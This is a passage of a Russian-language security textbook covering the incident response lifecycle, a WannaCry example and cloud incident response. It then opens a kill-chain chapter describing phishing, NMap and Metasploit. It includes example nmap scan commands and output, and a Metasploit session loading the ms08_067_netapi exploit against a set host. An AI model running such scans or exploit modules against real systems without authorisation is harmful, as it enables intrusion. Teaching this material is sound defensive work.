Хотя процесс реагирования на компьютерные инциденты обычно охватывает всю компанию, в некоторых сценариях он может также охватывать отделы. По этой причине важно, чтобы вы определили, это процесс для всей компании или нет.

Каждая компания может по-разному воспринимать инцидент в области безопасности, поэтому крайне важно определить, что представляет собой этот инцидент, и привести примеры.

Наряду с этим компании должны создать свой собственный глоссарий с определениями используемой терминологии. Различные отрасли будут иметь разную терминологию. Если эти наборы терминов относятся к инциденту в области безопасности, они должны быть задокументированы.

В процессе реагирования на компьютерные инциденты роли и обязанности имеют решающее значение. Без надлежащего уровня полномочий весь процесс находится в опасности.

Важность уровня полномочий при реагировании на инциденты становится очевидной, если рассмотреть вопрос: у кого есть полномочия конфисковывать компьютер для проведения дальнейшего расследования? Определяя пользователей или группы с таким уровнем полномочий, вы гарантируете, что вся компания знает об этом, и если произойдет инцидент, группе, которая применяет эту политику, не будут задавать вопросы.

Когда инцидент признается критическим? Как вы будете распределять свою рабочую силу, когда произойдет инцидент? Следует ли выделить больше ресурсов для инцидента «А» по сравнению с инцидентом «В»? Почему? Это только некоторые примеры вопросов, на которые нужно ответить, чтобы определить приоритеты и уровень опасности угрозы.

Чтобы определить этот уровень, вам также необходимо принять во внимание следующие аспекты бизнеса:

- **функциональное влияние инцидента на бизнес.** Важность затронутой системы для бизнеса будет иметь прямое влияние на приоритет инцидента. Все заинтересованные стороны затронутой системы должны быть осведомлены об этой проблеме, чтобы вносить свой вклад в определение приоритетов;
- **тип информации, затронутой инцидентом.** Каждый раз, когда вы имеете дело с персональными данными, ваш инцидент будет иметь высокий приоритет. Следовательно, это один из первых элементов, которые необходимо проверить во время инцидента;
- **восстановливаемость.** После первоначальной оценки можно понять, сколько времени потребуется для восстановления после инцидента. В зависимости от времени восстановления в сочетании с критичностью системы возможно повысить приоритетность инцидента до высокой степени серьезности.

В дополнение к этим фундаментальным областям процесс реагирования на компьютерные инциденты также должен определить, как он будет взаимодействовать с третьими сторонами, партнерами и клиентами.

Например, если произошел инцидент и в ходе расследования было установлено, что произошла утечка персональных данных клиента, то как компания сообщит об этом средствам массовой информации? В процессе реагирования на инциденты общение со СМИ должно быть согласовано с политикой безопасности компании при раскрытии данных. Юридический отдел тоже должен быть вовлечен до выхода пресс-релиза, чтобы гарантировать, что с заявлением не будет никаких юридических проблем. Процедуры по привлечению правоохранительных органов также должны быть задокументированы в процессе реагирования на компьютерные инциденты. При документировании принимайте во внимание физическое местоположение, т. е. где произошел инцидент, где находится сервер (при необходимости) и его состояние. Собрав эту информацию, вам будет легче определить юрисдикцию и избежать конфликтов.

КОМАНДА РЕАГИРОВАНИЯ НА КОМПЬЮТЕРНЫЕ ИНЦИДЕНТЫ

Теперь, когда у вас есть основные области, нужно собрать команду реагирования. Формат команды будет варьироваться в зависимости от размера компании, бюджета и цели. У крупной компании может возникнуть желание использовать распределенную модель, где есть несколько групп реагирования, у каждой из которых имеются определенные атрибуты и обязанности. Эта модель может быть очень полезна для организаций, имеющих географическую разбросанность, поскольку вычислительные ресурсы расположены в нескольких областях. Другие компании могут захотеть централизовать всю команду реагирования на инциденты в одном объекте. Эта команда будет обрабатывать инциденты независимо от местоположения.

После выбора модели, которая будет использоваться, компания начнет набор сотрудников для работы в команде.

Процесс реагирования на компьютерные инциденты требует наличия персонала с технически широкими знаниями, а также глубокими знаниями в других областях. Задача состоит в том, чтобы найти людей с глубинными и обширными познаниями в этой области, а это иногда приводит к выводу о необходимости найма сотрудников извне для выполнения некоторых должностей или даже передачи части команды реагирования другой компании.

Бюджет команды реагирования также должен покрывать непрерывное улучшение посредством обучения, приобретения надлежащего инструментария (программного обеспечения) и оборудования. По мере появления новых угроз специалисты в области безопасности, имеющие дело с реагированием на компьютерные инциденты, должны быть обучены и готовы к тому, чтобы отреагировать должным образом. Многие компании не в состоянии поддерживать свои кадры в актуальном состоянии, что вовсе не хорошо. При аутсорсинге процесса реагирования на компьютерные инциденты убедитесь, что ком-

пания, которую вы нанимаете, несет ответственность за постоянное обучение своих сотрудников в этой области.

Если вы планируете передать работу по реагированию на инциденты, убедитесь, что у вас есть четко определенное **соглашение об уровне предоставления услуги**, которое соответствует установленным ранее уровням серьезности. На этом этапе вы также должны определить охват команды, учитывая необходимость круглосуточных операций.

Здесь вам нужно будет определить:

- **смены**, а именно то, сколько смен будет доступно для круглосуточного покрытия;
- **распределение команды**, т. е. то, кто будет работать в каждой смене, включая штатных сотрудников и подрядчиков;
- **дежурный процесс** – рекомендуется иметь дежурную ротацию для технических и управлеченческих ролей в случае необходимости обострения проблемы.

Жизненный цикл компьютерного инцидента

У каждого начинающегося инцидента должен быть конец. То, что происходит между началом и концом, – это разные фазы, определяющие результат процесса реагирования. Это непрерывный процесс, который мы называем жизненным циклом инцидента. То, что мы описывали до сих пор, можно считать подготовительным этапом. Однако этот этап шире, поскольку он также имеет частичную реализацию мер безопасности, которые были созданы на основе первоначальной оценки рисков (предполагается, что это было сделано еще до создания процесса реагирования на инциденты).

На этапе подготовки также включена реализация других мер безопасности, таких как:

- защита конечных точек;
- защита от вредоносных программ;
- сетевая безопасность.

Этап подготовки не является статичным, и на следующей диаграмме видно, что этот этап будет получать исходные данные от действий после инцидента.

Другие фазы жизненного цикла и их взаимодействие также показаны на рис. 2.3.

Фазы **ОБНАРУЖЕНИЕ** и **СДЕРЖИВАНИЕ** могут иметь несколько взаимодействий в одном и том же инциденте. Как только цикл закончится, вы перейдете к этапу действий после инцидента. В последующих разделах эти три этапа будут рассмотрены более подробно.

ОБРАБОТКА ИНЦИДЕНТА

Обработка инцидента в контексте жизненного цикла реагирования включает фазы обнаружения и сдерживания. Чтобы обнаружить угрозу, ваша система об-

наружения должна знать о векторах атаки, а, поскольку ландшафт угроз меняется очень быстро, система обнаружения должна быть в состоянии динамически получать больше информации о новых угрозах и новом поведении, а также запускать оповещение при обнаружении подозрительных действий.




Рис. 2.3

Хотя многие атаки будут автоматически определяться системой обнаружения, конечный пользователь играет важную роль в выявлении и сообщении о проблеме в случае подозрительной активности.

По этой причине конечный пользователь также должен знать о различных типах атак и понимать, как вручную создавать запрос об инциденте для устранения такого поведения. Это то, что должно быть частью тренинга по безопасности.

Даже если пользователи усердно следят за подозрительной активностью и есть датчики, настроенные на отправку предупреждений при обнаружении попытки компрометации, наиболее сложной частью процесса реагирования по-прежнему остается точность определения того, что действительно является инцидентом в области безопасности.

Часто нужно вручную собирать информацию из разных источников, чтобы увидеть, действительно ли полученное вами предупреждение отражает попытку эксплуатировать уязвимость в системе.

Помните, что сбор данных должен осуществляться в соответствии с политкой компании. В тех случаях, когда вам необходимо представить данные в суд, нужно гарантировать целостность данных.

На рис. 2.4 показан пример, в котором необходимо объединить и сопоставить несколько журналов, чтобы определить окончательную миссию злоумышленника.




Рис. 2.4

В этом примере у нас много индикаторов компрометации, и когда мы собираем все части воедино, то можем подтвердить атаку.

Приведенная ниже таблица дает более подробное объяснение этой диаграммы:

| Шаг | Журнал | Атака/Действие |
|-----|---|---|
| 1 | Защита конечных точек и журналы операционной системы могут помочь определить индикатор взлома | Фишинговое письмо |
| 2 | Защита конечных точек и журналы операционной системы могут помочь определить индикатор взлома | Дальнейшее распространение по сети с последующим повышением привилегий |
| 3 | Журналы сервера и сбор сетевых данных могут помочь определить индикатор взлома | Несанкционированный или вредоносный процесс может прочитать или изменить данные |
| 4 | Предполагая, что между облачными и локальными ресурсами существует межсетевой экран, журнал межсетевого экрана и сбор сетевых данных могут помочь определить индикатор взлома | Извлечение данных и передача их командно-контрольному серверу |

Как вы убедились, существует множество мер безопасности, которые могут помочь определить признаки компрометации. Однако объединение их всех во времененную шкалу атаки и пересечение данных может быть еще более мощным.

Это возвращает нас к теме, которую мы обсуждали в предыдущей главе. Обнаружение становится одним из наиболее важных элементов управления безопасностью для компании. Датчики, расположенные по всей сети (локальные и облачные), будут играть важную роль при выявлении подозрительной активности и создании оповещений. Растущая тенденция в области кибербезопасности заключается в использовании разведывательных данных и расширенной аналитики для более быстрого обнаружения угроз и уменьшения количества ложных срабатываний. Это может сэкономить время и повысить общую точность.

В идеале система мониторинга должна быть интегрирована с датчиками, чтобы вы могли визуализировать все события на одной панели. Ситуация может быть иной, если вы используете разные платформы, которые не позволяют взаимодействовать друг с другом.

В сценарии, аналогичном тому, что мы рассматривали ранее, интеграция между системами обнаружения и мониторинга может помочь связать воедино множество вредоносных действий, которые были выполнены для достижения конечной цели – извлечения данных и передачи их командно-контрольному серверу.

Как только инцидент обнаружен и подтвержден как истинно положительный, вам нужно либо собрать больше данных, либо проанализировать то, что у вас уже есть. Если существует постоянная проблема, когда атака происходит именно в этот момент, вам необходимо быстро получить оперативные данные о ней и обеспечить способ ее остановить.

По этой причине обнаружение и анализ иногда выполняются почти параллельно, чтобы сэкономить время, а затем это время используется для быстрого реагирования. При этом важно отметить, что существует отдельная фаза для сдерживания, удаления и восстановления. Об этом пойдет речь в следующем разделе данной главы.

Наибольшая проблема возникает, когда у вас недостаточно доказательств того, что произошел инцидент в области информационной безопасности и необходимо продолжать сбор данных, чтобы подтвердить достоверность. Иногда система обнаружения не видит инцидент. Возможно, о нем сообщает конечный пользователь, но он не может воспроизвести проблему именно в этот момент времени. Нет материальных данных для анализа, и проблема не возникает в момент вашего прибытия. В подобных сценариях вам нужно будет настроить среду для сбора данных и дать пользователю указание обратиться в службу поддержки в тот момент, когда проблема проявляется.

Передовые методы оптимизации обработки компьютерных инцидентов

Нельзя определить, что является ненормальным, если вы не знаете, что нормально. Другими словами, если пользователь обнаруживает новый инцидент, утверждая, что производительность сервера низкая, вы должны знать все об-

стоятельства, прежде чем делать поспешный вывод. Чтобы знать, медленно ли работает сервер, для начала нужно выяснить, какая скорость считается нормальной. Это также относится к сетям, приборам и другим устройствам. Чтобынейтрализовать подобные сценарии, убедитесь, что у вас есть:

- системный профиль;
- сетевой профиль / базовый уровень;
- политика хранения логов;
- синхронизация часов во всех системах.

Исходя из этого, вы сможете установить, что является нормальным во всех системах и сетях. Это будет очень полезно, когда происходит инцидент. Вам необходимо определить, что является нормой, прежде чем приступить к устранению проблемы с точки зрения безопасности.

Деятельность после инцидента

Приоритет инцидента может диктовать стратегию сдерживания. Например, если вы имеете дело с DDoS-атакой, которая была выявлена как инцидент с высоким приоритетом, стратегия сдерживания должна рассматриваться с тем же уровнем критичности. Редко бывает, когда ситуациям, при которых инциденту, классифицированному как очень серьезный, предписывают меры сдерживания со средним приоритетом, если проблема не была каким-либо образом решена между фазами.

Реальный сценарий

В качестве реального примера возьмем эпидемию, вызванную WannaCry, используя вымышленную компанию «Diogenes & Ozkaya Inc.», чтобы продемонстрировать сквозной процесс реагирования на компьютерные инциденты.

12 мая 2017 г. некоторые пользователи позвонили в службу поддержки, сообщив, что видят у себя на экране это – рис. 2.5.

После первоначальной оценки и подтверждения проблемы (этап обнаружения) была задействована команда безопасности и создан инцидент. Поскольку многие системы столкнулись с одной и той же проблемой, степень серьезности этого инцидента повысили до высокой. Они использовали свой анализ угроз, чтобы быстро идентифицировать, что это было заражение, вызванное программой-вымогателем. Для того чтобы предотвратить заражение других систем, им пришлось применить патч MS17-00 (3).

На этом этапе группа реагирования работала по трем различным направлениям: одни пытались сломать шифрование программы-вымогателя, другие стремились выявить иные системы, которые были уязвимы для этого типа атак, а третьи работали, чтобы сообщить о проблеме прессе.

Они проконсультировались со своей системой управления уязвимостями и определили множество других систем, в которых отсутствовало это обновление, запустили процесс управления изменениями и повысили приоритет это-

го изменения до критического. Команда системы управления развернула этот патч на остальных системах.



Рис. 2.5

Команда реагирования работала со своим поставщиком антивирусного ПО, чтобы сломать шифрование и снова получить доступ к данным. На данном моменте все остальные системы были исправлены и работали без проблем. На этом этап сдерживания, удаления и восстановления был завершен.

Выводы

Благодаря прочтению данного сценария вы узнали примеры из многих областей, которые были рассмотрены в этой главе и объединены воедино во время инцидента. Но инцидент не завершается тогда, когда проблема уже решена. На самом деле это только начало совершенно другого уровня работы, которую необходимо выполнить для каждого отдельного инцидента, – документации выводов.

Одна из наиболее ценных частей информации, которой вы располагаете на этапе после инцидента, – это выводы. Они помогут вам продолжать совершен-

ствовать процесс путем выявления пробелов и определения областей улучшения. Когда инцидент будет полностью закрыт, его следует задокументировать. Эта документация должна быть очень детальной, с подробным описанием графика инцидента, шагов, которые были предприняты для решения проблемы, того, что происходило на каждом этапе, и как проблема была окончательно решена.

Подобная документация будет использоваться в качестве основы для ответа на следующие вопросы:

- кто выявил проблему безопасности: пользователь или система обнаружения;
- был ли инцидент открыт с правильным приоритетом;
- правильно ли выполнила начальную оценку команда по безопасности;
- есть ли что-либо, что можно улучшить на этом этапе;
- правильно ли был выполнен анализ данных;
- правильно ли было проведено сдерживание;
- есть ли что-либо, что можно улучшить на этом этапе;
- сколько времени понадобилось, чтобы разрешить этот инцидент.

Ответы на эти вопросы помогут уточнить процесс реагирования на инциденты, а также обогатить базу данных инцидентов. В системе управления инцидентами они все должны быть полностью документированы и доступны для поиска. Цель состоит в том, чтобы создать базу знаний, которая может быть использована при работе с будущими инцидентами. Часто инцидент может быть разрешен с использованием тех же шагов, которые были применены ранее.

Еще один важный момент, о котором необходимо рассказать, – это сохранение улик. Все артефакты, которые были собраны во время инцидента, должны храниться в соответствии с политикой хранения компании, если только нет конкретных указаний. Имейте в виду, что если злоумышленник должен быть привлечен к ответственности, улики следует сохранять до тех пор, пока судебные иски не будут полностью урегулированы.

РЕАГИРОВАНИЕ НА КОМПЬЮТЕРНЫЕ ИНЦИДЕНТЫ В ОБЛАКЕ

Когда мы говорим об облачных вычислениях, то ведем речь о разделении ответственности (4) между облачным провайдером и компанией, которая заключает контракт на обслуживание. Уровень ответственности будет варьироваться в зависимости от модели обслуживания, как показано на рис. 2.6.

В случае с моделью SaaS (англ. *software as a service* – программное обеспечение как услуга) большая часть ответственности лежит на облачном провайдере. Действительно, ответственность клиента заключается в том, чтобы обеспечить защиту своей инфраструктуры локально (включая конечную точку, которая обращается к облачному ресурсу). В случае с моделью IaaS (англ. *Infrastructure as a service* – инфраструктура как услуга) большая часть ответственности лежит на стороне клиента, включая уязвимости и управление исправлениями.




Рис. 2.6

Понимание обязанностей важно для определения границ сбора данных в целях реагирования на инциденты. В среде IaaS у вас есть полный контроль над виртуальной машиной и полный доступ ко всем журналам, предоставляемым операционной системой. Единственная недостающая информация в этой модели – базовая сетевая инфраструктура и журналы гипервизора. У каждого облачного провайдера (5) будет собственная политика сбора данных в целях реагирования на инциденты, поэтому обязательно ознакомьтесь с политикой облачного провайдера, прежде чем запрашивать какие-либо данные.

Для модели SaaS подавляющее большинство информации, относящейся к реагированию на инциденты, принадлежит облачному провайдеру. Если в службе SaaS обнаружены подозрительные действия, вам следует связаться напрямую с провайдером или сообщить об инциденте через портал (6). Обязательно ознакомьтесь со своим соглашением об уровне предоставления услуги, чтобы лучше понять правила участия в сценарии реагирования на инцидент.

Обновление процесса реагирования, чтобы включить облако

В идеале у вас должен быть единый процесс реагирования на компьютерные инциденты, охватывающий оба основных сценария – локальный и облачный. Это означает, что вам необходимо обновить текущий процесс, чтобы включить всю соответствующую информацию, связанную с облаком.

Обязательно просмотрите весь жизненный цикл реагирования, чтобы включить аспекты, связанные с облачными вычислениями. Например, во время подготовки необходимо обновить список контактов, включив в него контактную информацию поставщика облачных услуг, дежурный процесс и т. д. То же самое относится и к другим этапам, таким как:

- **обнаружение.** В зависимости от используемой вами облачной модели можно включить решение облачного провайдера для обнаружения, чтобы помочь вам во время расследования (7);

- **сдерживание.** Пересмотрите возможности поставщика облачных услуг, чтобы изолировать инцидент в случае его возникновения. Он также будет варьироваться в зависимости от используемой вами модели облака. Например, если у вас есть скомпрометированная виртуальная машина в облаке, вы можете изолировать ее от других машин в иной виртуальной сети и временно заблокировать доступ к ней извне.

Для получения дополнительной информации о реагировании на инциденты в облаке мы рекомендуем прочитать «*Domain 9*» из *Cloud Security Alliance Guidance* (8).

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Можно скачать эту публикацию на странице https://nvlpubs.nist.gov/nist_pubs/SpecialPublications/NIST.SP.800-61r2.pdf.
2. В соответствии с реагированием на инцидент в области компьютерной безопасности (CSIR) – публикацией 800-61R2 от Национального института стандартов и технологий США событие – это «любое наблюдаемое явление в системе или сети». Более подробная информация на странице <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>.
3. Больше информации об этом патче на странице <https://www.microsoft.com/en-us/msrc?rtc=1>.
4. Больше информации на эту тему на странице <https://blog.cloudsecurity-alliance.org/2014/11/24/shared-responsibilities-for-security-in-the-cloud-part-1/>.
5. В случае с Microsoft Azure прочтите этот документ для получения дополнительной информации о реагировании на компьютерные инциденты в облаке: <https://gallery.technet.microsoft.com/Azure-Security-Response-in-dd18c678>.
6. В случае с Microsoft Online Service можно использовать эту форму: <https://portal.msrc.microsoft.com/en-us/engage/cars>.
7. Посмотрите, как один из авторов книги, Юрий Диогенес, демонстрирует способ использования Центра безопасности Azure для расследования компьютерного инцидента в облаке: <https://channel9.msdn.com/Blogs/Azure-Security-Videos/Azure-Security-Center-in-Incident-Response>.
8. Можно скачать этот документ на странице <https://cloudsecurityalliance.org/artifacts/security-guidance-v4/>.

РЕЗЮМЕ

В этой главе вы узнали о процессе реагирования на компьютерные инциденты и о том, как он вписывается в общую задачу повышения уровня безопасности. Вы также узнали о важности наличия реагирования на инциденты для быстрого выявления и реакции на инциденты в области информационной безопасности. Планируя каждую фазу жизненного цикла реагирования, вы создаете целостный процесс, который можно применять ко всей организа-

ции. Основа плана реагирования одинакова для разных отраслей. Помимо этого, вы можете включить настраиваемые области, которые имеют отношение к вашему собственному бизнесу. Вы также познакомились с ключевыми аспектами обработки инцидента и важностью деятельности после инцидента, включая полную документацию по полученным урокам и использование этой информации для улучшения общего процесса. Наконец, вы узнали об основах реагирования на инцидент в облаке и о том, как это может повлиять на ваш текущий процесс.

В следующей главе вы поймете, как мыслит злоумышленник, познакомитесь с различными этапами атаки и тем, что обычно происходит на каждом из этих этапов. Это важная концепция для остальной части книги, учитывая, что в упражнениях по атаке и защите в качестве основы будет использоваться жизненный цикл атаки (kill chain).

Глава 3

Жизненный цикл атаки

В предыдущей главе вы узнали о процессе реагирования на инциденты и о том, как он вписывается в общее улучшение стратегии безопасности компании. Теперь пришло время начать думать как злоумышленник и понять обоснование, мотивацию и шаги выполнения атаки. Мы называем это жизненным циклом атаки (cybersecurity kill chain), о которой вкратце рассказали в главе 1 «Стратегия безопасности». Согласно сообщениям, сегодня наиболее совершенные кибератаки прибегают к использованию вторжения в сеть объекта. Они делятся продолжительное время, прежде чем нанести ущерб или быть обнаружеными. Это раскрывает уникальное свойство сегодняшних злоумышленников: они обладают поразительной способностью оставаться незамеченными, пока не придет время. Это означает, что работают они по хорошо структурированным и запланированным схемам. В ходе изучения точности их атак было установлено, что большинство киберзлоумышленников использует серию подобных этапов, чтобы осуществить успешные атаки.

Для повышения уровня безопасности необходимо убедиться, что охвачены все фазы жизненного цикла атаки с точки зрения защиты и обнаружения. Но единственный способ сделать это – убедиться, что вы понимаете, как работает каждый этап, как мыслит злоумышленник и каковы последствия этого.

В этой главе мы рассмотрим следующие темы:

- внешняя разведка;
- компрометация системы;
- дальнейшее распространение по сети;
- повышение привилегий;
- завершение миссии.

ВНЕШНЯЯ РАЗВЕДКА

На этом этапе злоумышленник просто ищет уязвимую жертву для атаки. Мотив состоит в том, чтобы собрать как можно больше информации за пределами сети. Это может быть информация о цепочке поставок цели, присутствии в сети устаревших устройств и действиях сотрудников в социальных сетях. Это позволит злоумышленнику выбрать методы эксплуатации, подходящие для

каждой уязвимости, определенной для конкретной цели. Список жертв может быть бесконечным, но у злоумышленников есть особый интерес к наивным пользователям, располагающим определенными привилегиями в системах. Тем не менее кто угодно в организации, включая поставщиков и клиентов, может стать жертвой. Все, что нужно злоумышленникам, – это слабое место для входа в сеть организации.

На этой стадии обычно используются два метода: фишинг и социальная инженерия.

Фишинг осуществляется с помощью электронных писем, когда злоумышленники отправляют своей жертве несколько тщательно созданных электронных писем, чтобы заставить их раскрыть секретную информацию или открыть сеть для атак. Для злоумышленников характерно прикрепление к своим электронным письмам вредоносных программ, которые заражают компьютер после открытия вирусного вложения. В других случаях фишинговые письма будут выдавать себя за сообщения от авторитетных учреждений, что побуждает ничего не подозревающих пользователей разглашать конфиденциальную информацию. Социальная инженерия работает аналогичным образом: злоумышленники внимательно следят за жертвами, собирая о них информацию, которую они впоследствии используют для получения личных данных. Социальная инженерия работает в основном через социальные сети, где злоумышленник будет следовать за жертвой, используя ее любимые онлайн-платформы.

Злоумышленник узнает о симпатиях и антипатиях своей жертвы и ее слабостях.

После использования одного из этих методов злоумышленник найдет точку входа. Это может быть сделано с помощью кражи паролей или заражения компьютера вредоносным ПО в сети целевой организации. Украденные пароли предоставляют злоумышленнику прямой доступ к компьютерам, серверам или устройствам во внутренней сети организации. Вредоносное ПО может быть использовано для заражения еще большего количества компьютеров или серверов и передачи их благодаря этому под командование хакера.

Сканирование

На этом этапе злоумышленник критически исследует слабые места, выявленные на этапе разведки. Сканирование включает в себя использование различных инструментов, чтобы найти лазейки, которые можно использовать для организации атаки. На этом этапе злоумышленникам требуется значительное количество времени, поскольку они знают, что именно он во многом определяет процент их успеха.

Из многочисленных доступных инструментов сканирования наиболее часто используемые представлены в следующих разделах.

NMap

NMap – это бесплатная сетевая утилита с открытым исходным кодом для Windows, Linux и macOS. Сетевые администраторы оценили огромную мощь

данного бесплатного инструмента. Он использует обычные IP-пакеты, которые отправляются по сети. Этот инструмент может провести инвентаризацию устройств, подключенных к целевой сети, определить открытые порты, которые могут быть использованы, и отслеживать время работы хостов в сети.

Этот инструмент также может выяснять сервисы, работающие на хостах сети, идентифицировать операционные системы, используемые хостами, и определять правила брандмауэра, применяемые в сети. В NMap есть интерфейс командной строки, но существует аналогичная утилита с графическим интерфейсом пользователя под названием Zenmap. Zenmap – это инструмент для начинающих, который проще в использовании и поставляется со всеми функциями NMap. Однако функции перечислены в меню, поэтому пользователям не нужно запоминать команды, как в случае с NMap. Zenmap был создан теми же разработчиками, принимавшими участие в работе над NMap, только для того, чтобы обслуживать пользователей, которые хотели бы иметь графический интерфейс своих инструментов сканирования для упрощенного просмотра результатов.

NMap работает в основном с помощью команд, предоставляемых пользователем в интерфейсе командной строки. Пользователи начинают со сканирования системы или сети, чтобы выявить уязвимости. Распространенный способ сделать это – набрать одну из следующих команд:

```
#nmap www.targetsite.com  
#nmap 255.250.123.189
```

В случае с предыдущими командами целевой сайт – это сайт, который вы хотите сканировать с помощью NMap. Он работает либо с URL-адресом сайта, либо с IP-адресом. Эта базовая команда в основном используется в сочетании с другими командами, такими как TCP SYN Scan and Connect, UDP Scan и FIN Scan. У них есть свои эквивалентные фразы команды. На рис. 3.1 показан скриншот NMap, сканирующего два IP-адреса. На скриншоте просматриваются IP-адреса 205.217.153.62 и 192.168.12.3. Обратите внимание, что NMap показывает результаты сканирования, давая открытые или закрытые порты и службы, которые они позволяют запускать.

Metasploit

Это фреймворк для взлома на базе Linux, который хакеры использовали бесчисленное количество раз. Это связано с тем, что Metasploit состоит из многочисленных хакерских утилит и фреймворков, созданных для осуществления различных типов атак на цель. Этот инструмент привлек внимание профессионалов в области кибербезопасности и сегодня используется для обучения этичному взлому. Фреймворк предоставляет своим пользователям жизненно важную информацию о многочисленных уязвимостях и методах эксплуатации. Помимо использования хакерами, этот фреймворк также применяется для тестирования проникновения, чтобы убедиться, что организации защищены от методов проникновения, которые обычно используют злоумышленники.

```

# nmap -A -T4 scanme.nmap.org d0ze
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftptd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3    IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc   Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#

```

Рис. 3.1 ♦ Скриншот интерфейса NMap

Metasploit запускается из терминала Linux, который предоставляет консоль интерфейса командной строки, из которой можно запускать эксплойты. Фреймворк сообщит пользователю количество эксплойтов и полезных нагрузок, которые можно использовать. Пользователь должен искать эксплойт на основе информации о жертве или того, что должно быть отсканировано в целевой сети. Обычно, когда кто-то выбирает эксплойт, ему предоставляется возможность выбрать инструменты, которые могут быть использованы с этим эксплойтом.

На рис. 3.2 показаны скриншоты интерфейса Metasploit. На этом скриншоте видно, что эксплойт нацелен на хост с IP-адресом 192.168.1.71.

```

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

Name      Current Setting  Required  Description
----      -----        -----    -----
RHOST          yes       The target address
RPORT          445        yes       Set the SMB service port
SMBPIPE        BROWSER    yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

```

Рис. 3.2 ♦ Скриншот Metasploit

Рисунок 3.3 показывает совместимые полезные нагрузки, которые могут быть применены для атаки.

```

Terminal — ruby — 105x22
windows/imap/eudora_list           Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
windows/imap/novell_netmail_auth    Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow

Compatible payloads
=====
Name                                Description
----                                -----
